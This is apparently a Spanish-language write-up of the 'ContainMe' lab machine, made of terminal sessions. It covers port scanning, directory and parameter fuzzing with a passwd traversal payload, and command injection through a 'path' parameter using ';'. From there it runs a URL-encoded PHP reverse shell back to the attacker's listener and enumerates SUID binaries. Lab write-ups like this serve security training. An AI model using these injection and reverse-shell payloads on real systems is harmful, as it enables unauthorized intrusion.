


ContainMe




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.137.14 -oG ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-31 18:54 -03
Initiating ARP Ping Scan at 18:54
Scanning 192.168.137.14 [1 port]
Completed ARP Ping Scan at 18:54, 0.15s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:54
Scanning 192.168.137.14 [65535 ports]
Discovered open port 22/tcp on 192.168.137.14
Discovered open port 80/tcp on 192.168.137.14
Discovered open port 2222/tcp on 192.168.137.14
Discovered open port 8022/tcp on 192.168.137.14
Completed SYN Stealth Scan at 18:55, 16.20s elapsed (65535 total ports)
Nmap scan report for 192.168.137.14
Host is up, received arp-response (0.033s latency).
Scanned at 2025-01-31 18:54:52 -03 for 16s
Not shown: 62179 closed tcp ports (reset), 3352 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
2222/tcp open  EtherNetIP-1 syn-ack ttl 64
8022/tcp open  oa-system    syn-ack ttl 64
MAC Address: 00:0C:29:C9:91:F2 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.57 seconds
           Raw packets sent: 81718 (3.596MB) | Rcvd: 62189 (2.488MB)
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sCV -p22,80,2222,8022 -vvv -Pn -n 192.168.137.14
```




```
PORT     STATE SERVICE       REASON         VERSION
22/tcp   open  ssh           syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDNZuuEok1Fj1PzF8NErC0Norql6X1jpgY1lgab4Ic+p22Xim2fsz9G8oxBWQvLHc5
zQYfUSFNlb7uJ3UbtXJmhB+0cioQqmoPNR0PMHkzOt/iKmcXz/zxWpa9KDtwg/DKO7tXbXlwCU75gM9TA/CzpV42X8jLdg3GKDN45ZIUD
B4SC4tjB1mOuKOYQB/w20BVDvLCc/U0kwR3bRP9OyuGCcL6KjHTcqhBASBUSMdZERF4kW3oKneFU/ogel3+xDEV9xP
|   256 ec:5f:8a:1d:59:b3:59:2f:49:ef:fb:f4:4a:d0:1d:7a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP1L2DsLekoih3uch4TYfg20+y0iLFu
7qNKCLZQOKUUIZo=
|   256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINfYJj6Alf9dI+KYygs+hOfPWUWVebXmTM0zvW4khYy0
80/tcp   open  http          syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  EtherNetIP-1? syn-ack ttl 64
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           syn-ack ttl 64 OpenSSH 7.7p1 Ubuntu 4ppa1+obfuscated (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 dc:ae:ea:27:3f:ab:10:ae:8c:2e:b3:0c:5b:d5:42:bc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDHgrBPgmDTsPn83i4u4uWVdahGI5ANp7amcDEcLIFVp1cdhBFALpbNkt5GcUsZ/Am
dmj52t3tH5UVUASArpaKxbrtCjv8iI+ObyZL4rRZ6oRtRmT2nxDzrFLDj6sZPvgNXZBQp/LUWvHPgTtoRj4mGNIK+5gFQa3xK3N4YIwui
ghLQKqWre2MxSAlSusnZyJ7P9wjg6g9jbampTtJyyximiY/rZQbIrjsxp8UOyQSyvFrSN4PFyGoZRRzV7iZfDj0TU3
|   256 67:29:75:04:74:1b:83:d3:c8:de:6d:65:fe:e6:07:35 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJoRWFBMbPHOdswibH5Hfnr/PJQCaBr
Qf6hSv0WlBlAmlg=
|   256 7f:7e:89:c4:e0:a0:da:92:6e:a6:70:45:fc:43:23:84 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHqBJjq2u9t8+rXyrVY3VxrR5VDyoa+1MwEUpvsn6CtG
MAC Address: 00:0C:29:C9:91:F2 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 192.168.137.14
http://192.168.137.14 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.137.14], Title[
Apache2 Ubuntu Default Page: It works]
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt   -u "http://192.168.137.14/" -t 200 -x php,
html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.14/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/info.php             (Status: 200) [Size: 68941]
/index.php            (Status: 200) [Size: 329]
/index.html           (Status: 200) [Size: 10918]
Progress: 10030 / 882240 (1.14%)[ERROR] Get "http://192.168.137.14/login.php": context deadline exceeded (Client.Timeout exceeded while awaiting h
eaders)
```




```
        total 28K
drwxr-xr-x 2 root root 4.0K Jul 16  2021 .
drwxr-xr-x 3 root root 4.0K Jul 15  2021 ..
-rw-r--r-- 1 root root  11K Jul 15  2021 index.html
-rw-r--r-- 1 root root  154 Jul 16  2021 index.php
-rw-r--r-- 1 root root   20 Jul 15  2021 info.php
```



```
<html>
<body>
    <pre>
    total 28K
drwxr-xr-x 2 root root 4.0K Jul 16  2021 .
drwxr-xr-x 3 root root 4.0K Jul 15  2021 ..
-rw-r--r-- 1 root root  11K Jul 15  2021 index.html
-rw-r--r-- 1 root root  154 Jul 16  2021 index.php
-rw-r--r-- 1 root root   20 Jul 15  2021 info.php
    <pre>

<!--  where is the path ?  -->

</body>
</html>
```



```
┌──(root💀miguel)-[/home/miguel/Work]
└─# wfuzz -c -t 20 --hw=60 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.137.14/index.php
?FUZZ=../../../../etc/passwd"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzz
ing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.137.14/index.php?FUZZ=../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000007954:   200        11 L     22 W       143 Ch      "path"
```




```
192.168.137.14/index.php?path=/home
```

```
        total 12K
drwxr-xr-x  3 root root 4.0K Jul 19  2021 .
drwxr-xr-x 22 root root 4.0K Jul 15  2021 ..
drwxr-xr-x  5 mike mike 4.0K Jul 30  2021 mike
```

mire por .ssh pero no muestra nada


pero si vypaseamos con ; nos deja ejecutar comando




```
192.168.137.14/index.php?path=;ls%20-la%20/home/mike/
```

```
        total 28K
drwxr-xr-x 2 root root 4.0K Jul 16  2021 .
drwxr-xr-x 3 root root 4.0K Jul 15  2021 ..
-rw-r--r-- 1 root root  11K Jul 15  2021 index.html
-rw-r--r-- 1 root root  154 Jul 16  2021 index.php
-rw-r--r-- 1 root root   20 Jul 15  2021 info.php
total 384
drwxr-xr-x 5 mike mike   4096 Jul 30  2021 .
drwxr-xr-x 3 root root   4096 Jul 19  2021 ..
lrwxrwxrwx 1 root mike      9 Jul 19  2021 .bash_history -> /dev/null
-rw-r--r-- 1 mike mike    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 mike mike   3771 Apr  4  2018 .bashrc
drwx------ 2 mike mike   4096 Jul 30  2021 .cache
drwx------ 3 mike mike   4096 Jul 30  2021 .gnupg
-rw-r--r-- 1 mike mike    807 Apr  4  2018 .profile
drwx------ 2 mike mike   4096 Jul 19  2021 .ssh
-rwxr-xr-x 1 mike mike 358668 Jul 30  2021 1cryptupx
```


rev shell php shell_exec de revshell.com



```
192.168.137.14/index.php?path=;php%20-r%20%27%24sock%3Dfsockopen%28"192.168.137.12"%2C9001%29%3Bshell_exec%28"%2Fbin%2Fbash%20<%263%20>%263%202>%263"%29%3B%27
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.14] 36548
whoami
www-data
```



```
www-data@host1:/home/mike$ find / -perm -4000 -ls 2>/dev/null
   396515    352 -rwsr-xr-x   1 root     root       358668 Jul 30  2021 /usr/share/man/zh_TW/crypt
   137076     40 -rwsr-xr-x   1 root     root        37136 Nov 29  2022 /usr/bin/newuidmap
   136201     40 -rwsr-xr-x   1 root     root        37136 Nov 29  2022 /usr/bin/newgidmap
   137074     60 -rwsr-xr-x   1 root     root        59640 Nov 29  2022 /usr/bin/passwd
   137070     76 -rwsr-xr-x   1 root     root        76496 Nov 29  2022 /usr/bin/chfn
   137853     52 -rwsr-sr-x   1 daemon   daemon      51464 Feb 20  2018 /usr/bin/at
   137071     44 -rwsr-xr-x   1 root     root        44528 Nov 29  2022 /usr/bin/chsh
